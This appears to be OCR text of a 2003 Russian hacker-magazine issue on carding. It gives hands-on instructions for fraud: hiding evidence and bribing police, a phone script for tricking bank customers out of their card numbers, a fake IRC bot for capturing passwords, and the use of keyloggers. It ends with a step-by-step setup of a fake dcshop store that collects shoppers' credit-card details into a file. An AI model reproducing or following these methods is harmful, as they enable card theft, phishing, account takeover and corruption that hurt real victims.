Во-первых, если у тебя не стоит PGP, скачай эту нужную программу с сайта www.pgp.com и закриптуй свой винт так, чтобы самому страшно от такой защиты стало.

Во-вторых, отучи себя от вредной привычки записывать деловую информацию на огрызках бумаги и бросать их где попало. Если придут менты и найдут под диваном обрывок бумажки с давно заюзанными кредами, тебе останется только кусать локти и смотреть, как эта шпаргалка гробит твою жизнь. Никакой компрометирующей информации не должно быть ни на мобиле, ни на КПК, ни на дискетах, заныканных глубоко в очке. Все на компе, все в зашифрованном виде. А если нужно срочно удалить особо компрометирующее файло, юзай программу Kremlin (www.kremlincrypt.com), которая стирает так, что никакой uneraser не поможет.


Матерые кардеры рекомендуют также использовать виртуальный писюк. Вкратце это программа, которая создает на винте образ нового компьютера, и работать с ним можно, как если бы к тебе по сетке была подключена другая машина. Вначале "винчестер" эмулируемой тачки девственно чист, и на него можно установить любую ОС, любые программы. У VirtualPC есть одна очень полезная фича, которая вносит эту вещь в разряд "must have" для каждого уважающего себя кардера. На виртуальном компе можно запускать любые приложения, серфить по любым сетевым джунглям и вообще творить что угодно. Все это временно будет сохраняться на фейквинте, но достаточно завершить сеанс, клацнуть "отказ от сохранения", и вся информация о твоих последних перемещениях будет удалена. Виртуальный комп примет тот вид, который имел во время включения. Скачать это чудо можно с www.microsoft.com/windowsxp/virtualpc.

ПОПАЛ К МЕНТАМ - НЕ ОБЕССУДЬ, А ДЕНЕЖКУ ДЛЯ НИХ ДОБУДЬ

Несмотря на всю немереную анонимность, которой ты себя окружил, стопроцентных гарантий, что ты не попадешь в лапы ментов, тебе не даст никто. И уж если настал роковой миг, когда в дверь тарабанят с грозным воплем: "Откройте, милиция!", не паникуй, переходи к плану Б :). На тему общения с ментами написано до фига статей, например, неплохую подборку материалов можно найти на www.prison.org. Главное, что ты должен запомнить, менты - это лживые, заискивающие и хитрые существа. И не друзья они тебе, а враги заклятые. Они будут сулить тебе свободу в обмен на чистосердечное признание, убеждать, что чем больше скажешь, тем меньше отсидишь. Но ты не ведись, на самом деле все с точностью наоборот. Ты им по фигу, им нормативы надо выполнить, посадить аккурат столько рож, за сколько премию дают. Так что держись мужественно и на все вопросы следователя отвечай: "Дяденька, вы что, да я даже терминов таких не знаю". Чем больше ты скажешь, чем больше подпишешь, тем ярче и длиннее будет твоя жизнь на зоне. Лучше промолчать и три дня отоспаться в обезьяннике, чем поговорить по душам с "добрым" опером и потом 3 года хлебать баланду.

Кстати, ты в курсе, что менты, хоть все из себя и неподкупные, но кушать тоже хотят. И вряд ли откажутся, если ты сделаешь финансовый вклад в фонд развития их семей. А за это они по дружбе закроют твое дело и отпустят с миром. На лапу давать лучше всего сразу, потому что когда дело дойдет до прокуратуры, отмазаться будет намного сложнее (или дороже). Тарифы варьируются от 200 до 2 тысяч баксов, в зависимости от тяжести твоего проступка, качества компромата на тебя и жадности ментов. В среднем баксов 500, думаю, должно хватить. Если прикинешься вечноголодным студентом, можно сторговаться и подешевле. Договориться практически всегда можно. Менты в этом плане люди понимающие :).

Более подробно обо всем можно прочитать на форуме http://forum.carderplanet.net в разделе "Безопасность".




2003
(game)land
ОСНОВАНА В 1992
ДВИЖЕНИЕ ВВЕРХ
СТРАНА ИГР
CALL OF DUTY
XIII
ИГРЫ
CALL OF DUTY
HALF-LIFE 2
ХАКЕР
МЕСТЬ ХАКЕРА
РАБОТОДАТЕЛЬ ВИЗЕ
Брутфорс
ХАКЕР
КАРДИНГ
ХУЛИГАН
ОНИ И МЫ
ПУТЕВОДИТЕЛЬ
HOMEWORLD 2
COMMANDOS 3: DESTINATION BERLIN
COMPUTER GAMING WORLD
Russian Edition
WORLD OF WARCRAFT
Star Wars Galaxies
Демиурги II
True 2.0
МИР В ОГНЕ
DVD
МС
НОУТБУКИ ДЛЯ РАБОТЫ И ПУТЕШЕСТВИЙ
ФЛЭШ-КАРТЫ
МОНТИРУЕМ
СВОЙ БИЗНЕС
ЛИЗИНГ

Головин Виталий Vint@townnet.ru

ГИПНОЗ - ЭТО ПРОСТО

СОЦИАЛЬНАЯ ИНЖЕНЕРИЯ ДЛЯ КАРДЕРА

Этот раздел кардерского искусства очень важен. Большинство взломов происходит не без помощи социальной инженерии, и именно она подчас определяет провал или успех операции. Собственно, для некоторых операций социальная инженерия - единственное, что нужно для их осуществления.

Социальная инженерия (Social Engineering) - это наука, с помощью которой происходит управление людьми против их воли и желания.

Излюбленные орудия и способы кардеров, проводящих такие атаки, широко известны: телефоны, как обычные, так и сотовые, личные встречи с жертвой, письмо - обычное бумажное или послание по мылу, различные чаты в сети (ICQ, IRC, банальный web-chat).

ЧТО ЗА ЗМЕЙ СИ

Социальная инженерия (Social Engineering) - это наука, с помощью которой происходит управление людьми против их воли и желания. Она была изобретена фрикерами уже довольно давно: лет двадцать - тридцать назад. Кстати, очень известными специалистами СИ были Кевин Митник и Росско. В этой статье будет использоваться толкование, относящееся исключительно к компьютерной безопасности. То есть сейчас СИ - это способ нелегального доступа к секретной или личной информации путем обмана людей. Неброско, зато ясно. Обычно цель атаки СИ одна - получить пароль, необходимый для доступа к какой-либо секретной базе данных, в последнее время целью СИ часто является номер кредитки незадачливого юзера.

Простейшая СИ атака делится на 3 фазы: диверсия, реклама, помощь. С диверсией все просто, кардер-хакер просто нарушает работу компьютера жертвы любым способом. Это может быть как банальный вирус на дискете или в письме, так и хорошая атака на хост из Сети. После того, как комп загнулся, наступает второй этап взлома: реклама. Здесь кардер информирует жертву всеми доступными средствами (бумажные объявления, общие друзья, ICQ, спам), что именно он сможет вернуть к жизни безвременно скончавшуюся ОС. И только следующим шагом становится непосредственно помощь. Под "помощью" кардеры понимают восстановление компьютера, в ходе которого происходит незаметное для юзера выманивание из него необходимой инфы. О способах помощи мы поговорим чуть ниже, а сейчас рассмотрим места, где обычно проводятся атаки класса СИ.

ЗНАЛ БЫ, ГДЕ УПАДЕШЬ...

Излюбленные орудия и способы кардеров, проводящих такие атаки, широко известны: телефоны, как обычные, так и сотовые, личные встречи с жертвой, письмо - обычное бумажное или послание по мылу, различные чаты в сети (ICQ, IRC, банальный web-chat). Дальше я постараюсь изложить основные тонкости каждого.

ТЕЛЕФОН - СРЕДСТВО КАРДЕРА

Начнем, пожалуй, с самого старого, но и сейчас активно используемого способа: общение с жертвой по телефону.


Вот основные плюсы такого метода:


❶. Достаточно высокая анонимность, особенно при использовании левой линии с антиАОНом или звонка с таксофона.

❷. Высокая эффективность, которая объясняется возможностью представиться любым человеком, и, при наличии навыков, атакуемый не заметит подвоха.

❸. Быстрые результаты - кардеру не нужно ждать, пока дойдет письмо или вернется инет, упавший из-за грозы. При использовании мобильника мы получаем полную свободу, что немаловажно в трудовые будни. На этом плюсы социальной инженерии с использованием телефона заканчиваются и начинаются отрицательные стороны.

Самая большая проблема - это твой голос, особенно если человек на другом конце провода хорошо знает того, за кого себя выдает взломщик (к примеру, менеджера банка X). Встает необходимость смены голоса любыми способами. Если не получается подобрать тон, то атакующий часто пытается сослаться на болезнь (хотя я сомневаюсь, что здоровый еще час назад человек может вдруг заболеть ларингитом с полной потерей голоса). Дальше стоит проблема фона - в любой организации добиться абсолютной тишины невозможно, а особенно в банках (я так часто говорю про банки потому, что кардеры чаще выдают себя за высокопоставленных служащих банка атакуемого). И значит, если некто позвонит в разгар рабочего дня и в его "офисе" будет стоять гробовая тишина, то кардеру не поверят или заподозрят неладное. Значит, необходимо применить одну из следующих уловок: телефонный аппарат, генерирующий шум офиса, запись из реального рабочего офиса или трансляция посредством радиожучков из другой организации (выбирается предельно тщательно). С технической стороной этого способа мы познакомились, переходим к самому радикальному и опасному - личная встреча.





Обычная креда в анфас

CONNECT ON TET-A-TET!

У встречи с жертвой, так сказать, тет-а-тет есть как явные недостатки, так и явные преимущества. К недостаткам относится то, что кардера, возможно, запомнят, следовательно он должен найти время и очень тщательно подготовиться - начиная с одежды и заканчивая прической, все должно соответствовать имиджу делового респектабельного человека (вряд ли похматый и небритый голодранец может внушить доверие). Как ты пони-

маешь, из этого следуют и проблемы с поведением - кардер должен контролировать свои эмоции и вести разговор на "правильном" языке, не используя сленга, эффект от которого прямо противоположный.
Расстояние также играет немаловажную роль - при атаке с помощью телефона взломщик может находиться за тысячи километров от жертвы и добиться результатов без проблем, а для встречи ему придется приехать в город атакуемого. Несмотря на эти недостатки, СИ во время личной встречи не спешит сдавать позиции, поскольку способ этот не лишен достоинств - во время общения кардер видит человека, а значит, легко поймет, верит он ему или нет. Это позволяет моментально корректировать тактику атаки. Профессиональные кардеры имеют в запасе множество мелких психологических приемов (с некоторыми можешь познакомиться во врезке), которые резко повышают эффективность их труда. А истинные гуру не только имеют за плечами психологическую подготовку, но и владеют приемами гипноза, что позволяет им добиться практически стопроцентной эффективности, не оставляя следов. Этот способ оправдывает себя, только если человек имеет немалый опыт убеждения людей или владеет спецподготовкой (тут рулят психологи и психиатры).

Дальше я расскажу тебе о способах, появившихся совсем недавно, но уже получивших немалое распространение. Открывает наш мини-обзор инетсредств СИ простая электронная почта. Именно с помощью посланий по email проводятся многие атаки, направленные на получение не только твоей кредy, но и личной инфы более интимного характера. Я бы сказал даже, что большинство таких атак проведено именно с помощью электронной почты, поскольку она позволяет без проблем обрабатывать несколько человек одновременно.

СЕТЬ НАМ КАРДИТЬ И ЖИТЬ ПОМОГАЕТ

В сущности, такая атака довольно проста - кардер переписывается с жертвой с левого почтового ящика и пытается выудить нужную инфу. При всей простоте проведения, необходимо учитывать некоторые тонкости, связанные с почтовой программой и заголовками письма. Так, сначала следует узнать, каким почтовиком пользуется человек, за которого взломщик выдает себя. Для этого достаточно получить от жертвы любую мессагу и, заглянув в заголовки (в аутлуке - "свойства письма", в бате - "F9", а в kmail жми на V), выяснить значение поля X-Mailer. Еще надо постараться, чтобы заголовки письма не содержали инфы, которая может выдать атакующего с потрохами. И хотя обычные люди вряд ли станут проверять, откуда пришло письмо, страховка еще никому не мешала. Итак, основная проблема - IP-адрес отправителя мессаги. Именно с его помощью были пойманы первые начинающие кардеры. Для того чтобы не оказаться в их числе, при отправке своих посланий кардеры юзают один из следующих способов. Первый состоит в простой перенастройке своего почтовика на другое имя и другой сервак, лучше применить систему профилей для каждой жертвы, чтобы не лезть каждый раз в настройки. Второй способ также несложен - найти программу, которая позволяет самому заполнять служебные поля, но здесь кардер старается всеми способами получить доступ к реальному почтовому серверу подставляемого чела. А вот третий гарантирует очень высокую эффективность, правда, с некоторыми затратами мозговых ресурсов кардера. Для выполнения диверсии следует с помощью простого терминала (стандартный от виндов подойдет на 100%) подключиться к серверу SMTP на 25 порт и продиктовать все поля с терминала. Помогают также и проги, типа Anonymity Mailer, позволяющие отправлять почту от любого имени (например, bush@witehouse.org).

Один из инженеров твоей души. Занимается в основном онлайн-инженерингом

/DEV/HANDS AND /DEV/MOZG В БОЙ!

Теперь перейдем к тому, как все-таки в реальной жизни используется СИ атака. Первый распространенный способ - это звонок по телефону, в результате которого происходит примерно такой диалог между кардером и жертвой:

-Кардер: Здравствуйте, это Василий Похов?
-Жертва: Да.
-К: Я - Иван Иванов, менеджер отдела по работе с пластиковыми картами банка Ч. Вчера нам пришел запрос на перевод $1053 с вашего счета на счет интернет-магазина, который числится у нас в черном списке (больше воды и крутизны!). Наш банк очень беспокоится за своих клиентов, и поэтому просим подтвердить передачу денег.
-Ж: А... У... Я... Я ничего не покупал...
-К: Хм. Странная ситуация. Вы никому не сообщали номер своей кредитной карты?
-Ж: Нет.
-К: Тогда, возможно, это ошибка нашего программного обеспечения... только 3 дня назад перешли на новую версию (банк крут, шагает в ногу со временем). Назовите номер вашей карты и дату окончания действия, мы сверим и сообщим результат. Если это ошибка с нашей стороны, то ваш счет будет восстановлен.
-Ж: Сейчас-сейчас. 987654321 01/04.
-К: Спасибо, сейчас будет проведена проверка. В течение 2 часов не проводите платежных операций с пластиковой картой нашего банка. До свидания!
-Ж: До свидания.

»

Как ты понимаешь, из этого следуют и проблемы с поведением - кардер должен контролировать свои эмоции и вести разговор на "правильном" языке, не используя сленга.


Это лох в исполнении Crug'a. Если не хочешь быть на него похожим, никому не верь в Сети

W W W

ОФИЦИАЛЬНЫЙ САЙТ КАРДЕРОВ. МИФ ИЛИ РЕАЛЬНОСТЬ?

Уже очень давно анонсируют "официальный" сайт русских кардеров - www.carder.ru. Но он в офлайне, хотя я уже видел ссылки на статьи с него. Больше недели я пытался зайти, но тщетно.

www.carder.ru



Китайский кардер

После такого разговора крайне желательно позвонить и успокоить юзера, что все нормально, его счет цел и невредим. Если жертва - простак, то он не побежит в банк и не станет узнавать у менеджера Ивана Иванова об ошибках ПО. И через некоторое время с ужасом обнаружит опустошение лицевого счета. А если кардер понимает, что жертва очень подозрительна, то старается провести все покупки моментально, либо вообще никогда (если атакуемый узнает, что никакой ошибки не было и что Иван Иванов уже 3 дня греется на Канарах, он обязательно заблокирует карту).

А ЕЩЕ ВОТ ТАК...

Следующий способ был найден совершенно случайно. Его реализация не требует больших затрат, да и СИ тут не так уж много. Представь себе следующее: есть некий инет-магазин (пусть будет абсолютно любой, ломать мы его не будем), в этом магазине жертва покупает любой товар, и номер его кредиты у тебя! Как? Секрет фокуса прост: ты ставишь ему на машину троянца/логгер клавиатуры и, как только получаешь необходимый номер, уничтожаешь все следы. А задача социальной инженерии тут в том, чтобы любым способом упросить человека купить что-то именно в этом магазине по СВОЕЙ кредите. На все вопросы отвечай, что твоя кредитка пуста, а не платишь... ну, хотя бы потому, что хочешь завести другую, или твоя подруга требует много наличных сразу (это проходит - проверено). И обязательно пообещай возместить (и возмести!) все денежные затраты, плюс угости пивом, чтобы снять с себя подозрения. Но при всей простоте существует маленькая загвоздка: если жертва не начнет сразу проводить операции с кредой, тебе будет трудновато найти номерок в куче введенных символов. Поэтому - сходи сам на страничку закупки товаров этого магазина, найди обязательные поля и запомни, по ним искать будет проще.

Пока ты ищешь жертву, я тебе расскажу еще об одном способе. Сейчас нашим местом действия являются IRC-каналы и сети. Если человек, которого ты хочешь подставить, пользуется иркой, то тебе все карты в руки, дерзай.

ИРКА... КАК МНОГО В ЭТОМ СЛОВЕ ДЛЯ СЕРДЦА КАРДЕРА СЛИЛОСЬ

Для начала выясним пароль на IRC жертвы, точнее, его она нам сообщит сама. Подготовка минимальна: 2 запущенных IRC-клиента у тебя на компе, причем один бот, а второй любой ник (из-под него ты будешь инженерить), причем ник твой должен иметь права оператора канала, хотя бы временно. После этого начинается СИ атака на юзера/юзеров, которая состоит из того, что ты шепчешь (или на весь чат произносишь), что для получения операторских прав достаточно послать сообщение боту канала. Но тем, кто никогда не был оператором (чувствуешь подвох?) необходимо провести идентификацию своего IP и DNS. Для выполнения этой операции напиши /msg bot identify твой_ irc_пароль. Робот проведет все настройки и будет встречать тебя по паролю. А дальше необходимо подготовить отступление: ты всем или только оператору канала сообщаешь, что уходишь и, возможно, не появишься несколько дней по причине отъезда. Затем, слезно попрощавшись со всеми... закрываешь второй IRC-клиент. А первый, с ботом, не трогаешь. Осталось только ждать получения пароля юзера в чистом виде. Дальше, ведь ты сейчас робот, необходимо отправить уведомление об аутентификации. И только после этого можешь смело отсоединяться от канала. И дальше начинаешь пробовать этот пароль к другим IRC-каналам, местным web-чатам и даже к аське. Очень многие имеют только один пароль на множество личных ресурсов, объясняя это нежеланием запоминать много "ненужной" инфы. Ну что ж... пусть поплатятся! А дальше, используя найденный пароль, начинаешь проводить СИ атаку на знакомых жертвы, цель которой - все та же креда.

ЧЕМ ВСЕ КОНЧАЕТСЯ

Еще я должен рассказать тебе о том, как может повести себя жертва во время и после проведения атаки. Обычно все проходит гладко, но кто предупрежден, тот вооружен.

❶. Жертва, ничего не подозревая, попадается на твою диверсию. Тут даже комментарии излишни ;-). Ты просто наслаждаешься плодами атаки и особо ни о чем не задумываешься. Вся работа после нападения сводится лишь к периодической проверке, как идут дела у жертвы с кредой, и выяснению - а не заметил ли он проблем. Самый благоприятный для кардера вариант.

❼. Атакуемый достаточно умен и не поддается на твои уловки. В такой ситуации перед кардером встает выбор: попробовать другие методы или отстать от этого чела. Если ты выбираешь второе, то сохрани с уже бывшей жертвой дружбу. А если ты воинственный индеец и не думаешь закапывать топор войны, то дерзай! Хотя трудности прибывают с каждым новым заходом, так как жертва видит, что к ее персоне ты проявляешь повышенное внимание. Еще раз повторяю, необходимо быть предельно осторожным при повторных атаках. Просто помни, что жадность фраера сгубила.

❽. Владелец кредиты просек, что его очень хотят развести на кредиту, но никуда не обратился. Такой исход, конечно, плох, но не смертелен - твоей свободе ничто не угрожает, правда могут поползти слухи о твоей грязной политике. Это испортит твою репутацию, поэтому постарайся при первых же недовольных воплях жертвы среагировать и исправить все на месте. Можешь прикинуться дурачком, который ничего и никогда не замышлял. И успокаивай себя тем, что ничего еще не потеряно.

❾. Бывший друг не просто понял, что его пытаются кинуть, но и обратился куда следует с заявлением (бывает, что у него там еще и друзья). Это уже не очень хорошо, хотя и до

Базовой гипнотической способностью обладают все люди, особенно с сильной волей, поэтому, если ты пытаешься убедить человека, старайся смотреть ему в переносицу и думать, о чем говоришь.

Доказывая свою правоту, используй только факты и тезисы, которые может понять объект.

Перед тобой святая святых - официальный сайт столь любимой кардерами карты VISA

■ Ни одна атака СИ не начинается без предварительной подготовки. Так, если к тебе начал проявлять повышенное внимание некий человек, постарайся сразу узнать, что ему нужно.

срока тоже пока далеко. Чтобы не приближать этот момент - будь законопослушен, не нарушай, просто помни - ты можешь быть под прицелом. Примерно через полгода можешь браться за старое, но уже с удвоенной осторожностью. А вот если к тебе уже приходили - завязывай с кардингом, у них кое-что существенное на тебя есть. И самое главное, никогда не расставайся с наукой СИ, даже на допросах. Главная причина гибели юных талантов на нарах проста: они забывают, что следователи тоже люди, пусть и замаскированные в форму. А значит, и к ним можно применить трюки кардера. Правда, в школах милиции тоже учат психологию, но кто же помнит, чему его учили в вузе?

ПСИХОЛОГИЧЕСКИЕ ТРЮКИ КАРДЕРА!

Трюки, о которых я тебе расскажу, используются очень многими - кардерами, хакерами, психологами, менеджерами и прочими обманщиками. Уверен, что они помогут тебе не только во взломе, но и в личной жизни :).

- Если хочешь воздействовать на чувства человека - говори в левое ухо, на логику - в правое, но учти, что пропитое лицо, прочувствованно просящее номер кредиты, вряд ли добьется успеха!
- Разговаривай с объектом на привычном для него языке. Так, если это простой человек, мало смыслящий в ИТ и, в частности, в кредах, не используй жаргон. Лучше пять раз объяснить свою мысль на его языке, зато тебя поймут, и не возникнет разрыва в беседе.
- Лучше всего память работает между 8-12 часами утра и после 9 часов вечера, хуже всего - сразу после обеда.
- Незаконченные действия (разговор, утверждение контракта, встреча) запоминаются в два раза лучше доведенных до конца.
- Наука подсчитала, что человек говорит только 80% из того, что хочет сообщить, собеседники воспринимают 70% из этого, а понимают - 60%, запомнят от 10 до 25% всей инфы. Поэтому грузи и не жалей.
- Чтобы жертва прониклась твоей мыслью, повторяй основные ее тезисы как можно чаще, но не переусердствуй! А то будешь только и говорить: "Дай номер кредиты!!!"
- Старайся не просить в открытую, пусть человек поймет, что тебе нужно, и предложит сам.
- Отвечая на любое резкое утверждение, жертва может легко выдать себя с потрохами, поэтому - озадачивай и озадачивай.
- Базовой гипнотической способностью обладают все люди, особенно с сильной волей, поэтому, если ты пытаешься убедить человека, старайся смотреть ему в переносицу и думать, о чем говоришь.
- Возраст влияет на мозг человека, например, молодежь лучше соображает вечером, а пенсионеры утром.
- Многие вопросы, требующие ответа "да" или "нет", сбивают говорящего с предыдущей мысли, так что если тебя начали подозревать, используй это.
- Некоторых людей можно вызвать на откровенный разговор, только показывая, что ты им не веришь.
- Доказывая свою правоту, используй только факты и тезисы, которые может понять объект.
- Старайся выглядеть знающим человеком в своей области, простые люди инстинктивно тянутся к более умным и знающим.
- Фраза, произносимая дольше 5-6 секунд без пауз, перестает восприниматься.
- Полезно придавать отдельным утверждениям форму нейтрального вопроса (например, риторического), тогда твой собеседник не ощутит давления и сможет воспринять подобную подачу как собственное мнение.

INIT 0

Все. Моя статья закончена, надеюсь, тебе было интересно, и ты узнал кое-что новенькое о жизни кардеров - социальных инженеров.

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

СОЗДАЙ ИСТОЧНИК ДОХОДА

ЛИЧНЫЙ ПСЕВДОСАЙТ КАРДЕРА

Некоторые личности ничего не делают и... получают реальные доходы. Без начального капитала, с абсолютного нуля. И повторить их опыт может каждый, даже ты. Для этого нужно желание, удача и чуть-чуть терпения. Я расскажу тебе о прибыльном бизнесе, построенном на псевдосайтах.

ЧТО ТАКОЕ ПСЕВДОСАЙТЫ

Псевдосайт - это не что иное, как умело сделанный ресурс, который имеет автоматизированную систему оплаты по кредитным картам. Но в отличие от проектов, которые исправно высылают товар после оплаты, псевдоресурс совершенно негуманно динамит покупателя, помещая данные о кредитке в отдельную базу. При серьезном подходе к делу, псевдосайт может приносить кардеру умопомрачительные доходы. Все потому, что интернет-магазины (либо порногалереи) пользуются большой популярностью среди тупых, но богатых буржуев, для которых онлайновые покупки - норма жизни.

При серьезном подходе к делу, псевдосайт может приносить кардеру умопомрачительные доходы.

ЧТО НАМ СТОИТ САЙТ ПОСТРОИТЬ


Чтобы построить псевдосайт, необходимо найти для него программное обеспечение - движок. Он состоит из отдельных html-страниц (формы для оплаты) и скриптов, которые обрабатывают вводимую информацию. Авторы движков используют два способа для хранения полученных данных:

Чтобы построить псевдосайт, необходимо найти для него программное обеспечение - движок. Он состоит из отдельных html-страниц (формы для оплаты) и скриптов, которые обрабатывают вводимую информацию.

❶. Через базу данных (БД). Этот способ избавляет от многих проблем, с которыми может столкнуться пользователь движка, для успешной работы достаточно создать базу и пару таблиц. Затем скрипты сами будут обращаться к БД и запрашивать/сохранять данные.

❷. Посредством файлов. Все бесплатные движки распространяются именно с таким алгоритмом. Здесь тебе придется попотеть, изменяя дефолтовые значения путей в конфигах сценариев. Нельзя забывать и о правах доступа к файлам, в которые будет записываться информация (проставляются вручную).

На фриварных источниках валяется неплохой движок dcshop (http://kamensk.net.ru/forb/1/x/id1608.zip). Он организует универсальный интернет-магазин по продаже всякого хлама. Умеет авторизовывать после оплаты по кредитке и комплектуется скриптом для администрирования товаров.



Удобный поиск в онлайн-магазине

Удобно, что dcshop работает как под UNIX, так и под NT платформы. В довесок к этому он снабжается подробным мануалом и кучей дефолтовых конфигов.

Для того чтобы магазин функционировал, от хостинга требуется:

- доступ к FTP-серверу;
- WWW-сервер с поддержкой cgi-сценариев;
- желательна поддержка собственных .htaccess-файлов;
- желателен доступ по SSH, что позволит без особых проблем установить и изменить настройки dcshop прямо с шелла.

Первые два пункта, которые необходимы, удовлетворяют практически все бесплатные хостинги, поэтому регистрируйся на буржуйском ресурсе (проще отмазаться потом) и приступай к установке онлайн-магазина. При желании смотри работу проекта в онлайне по адресу http://kamensk.net.ru/forb/cgi-bin/shop/dcshop.cgi.


Хотя dcshop для хранения не использует БД (пишет в отдельные файлы), он как раз подойдет, так как не каждый халявный хостинг предоставляет доступ к БД (но бывают приятные исключения, например, www.space-ports.com).

ДОСТАВКА И УСТАНОВКА


Движок состоит из трех скриптов: магазин с поддержкой корзины, админ-зона и сценарий для запроса инфы о кредитной карте. К каждому скрипту есть свой конфигурационный файл.

Сперва настрой конфиг .setup, в нем необходимо изменить несколько значений переменных и пути к директориям. Главной переменной в конфиге является $cgidir, она указывает на директорию cgi-bin, в которой будет располагаться большинство скриптов движка. Лучше всего создать подпапку в каталоге со скриптами и определить в ней сценарии магазина. К примеру, значение $cgidir может быть "/home/carder/web/cgi-bin/eshop".

Далее идут пути, которые зависят от $cgidir. Лучше их не менять, чтобы не было путаницы при закачивании файлов на сервер. Следующая за ними переменная $order_database ведет к самому интересному файлу, ради которого мы и устанавливаем проект dcshop. Это база кредитных карт, точнее, в этот документ будет сваливаться вся информация о буржуйских кредах. Дефолтовое значение переменной - "orders.txt", и находится этот файл по пути, прописанному в переменной $order_dir. Рекомендую менять пути на более сложные, иначе база будет доступна через веб. Переменная $templatefile отвечает за главный html-файл, который будет подгружаться после исполнения скрипта dcshop.cgi. В этот файл ты мо-



База кредитных карт



Основной конфиг dcshop

жешь поставить свой копирайт, либо убедить буржуя в законности твоей коммерческой деятельности ;).

Затем укажи путь к бинарнику sendmail. Обычно он располагается в директории /usr/sbin, в противном случае местоположение будет оговорено администрацией хостинга. Переменная задается для того, чтобы после успешного заказа клиент получил письмо о принятии платежа. Заодно поменяй адрес smtp-сервера, мыло, с которого будет отправлено письмо, а также его тему (например, smtp.spaceports.com).

В следующей секции конфига задаются абсолютные пути к сайту. Допустим, тебе дали домен shop.hosting.net. Исходя из этого, поменяй переменные $cgiurl и $mainurl на значения к директориям с html и cgi-bin соответственно, к примеру, http://shop.hosting.net/cgi-bin/eshop. Там же укажи путь к картинкам (они будут располагаться в директории для html-файлов).

Проект подразумевает наличие https-сервера, но я сильно сомневаюсь, что фриварный хостинг предлагает https. Если твой - не исключение из правил, то значения $secureurl и $secureimgurl делай равными $cgiurl и $mainurl. В конце секции укажи e-mail администратора проекта.

На этом, собственно, дефолтовая настройка заканчивается. Дополнительно можно (настоятельно советую) переопределить пути к дефолтовым скриптам. Torga в случае обнаружения баги в проекте dcshop, твой ресурс не взломают (не зная новые пути). Итак, меняй значения $dcscript, $checkout_script и $adminscript. Открой скрипт dcshop.cgi и измени путь к конфигу в строке require. И переименуй конфиг. Если возникнут проблемы, про это есть и в FAQ'e проекта, и в файле readme.

ОТТАЧИВАЕМ ОСТАЛЬНЫЕ СКРИПТЫ

Помимо главного конфига, есть setup-файлы для скриптов checkout и admin. В конфиге для checkout измени дефолтовые темплейты html на что-нибудь более красивое (лично мне не понравилось слово "demo" в тексте). А в dcshop_admin.setup тебе придется поменять путь к директории, в которой хранится пароль администратора. Рекомендую закрыть доступ к директории с указанным файлом (для чего и нужна поддержка собственных .htaccess-файлов), потому что знающий чел сможет увидеть содержимое каталога, а следовательно, и файла с паролем. »

РАСКРУТКА РЕСУРСА

Сделать псевдосайт - полдела, необходимо его еще и раскрутить. В противном случае твой ресурс запылится и не принесет никакой пользы. Для привлечения посетителей, конечно, все средства хороши, но не все эффективны. По-хорошему, если ты планируешь заколачивать на ресурсе приличные бабки, придется сначала потратиться на раскрутку.

Прежде всего, учитывай, что твоя основная аудитория - иностранцы. Следовательно, реклама рассчитана на них. Скорее всего, сам ресурс придется сделать на английском языке, либо на русском и английском одновременно. Далее регистрируешь ресурс на поисковых серверах, при этом тебя интересуют как наши поисковики, так и забугорные. Никогда не заморачивайся с поиском полного списка поисковых серверов, достаточно знать один крупный (к примеру, www.yandex.ru или www.rambler.ru), а остальные находишь непосредственно через него.

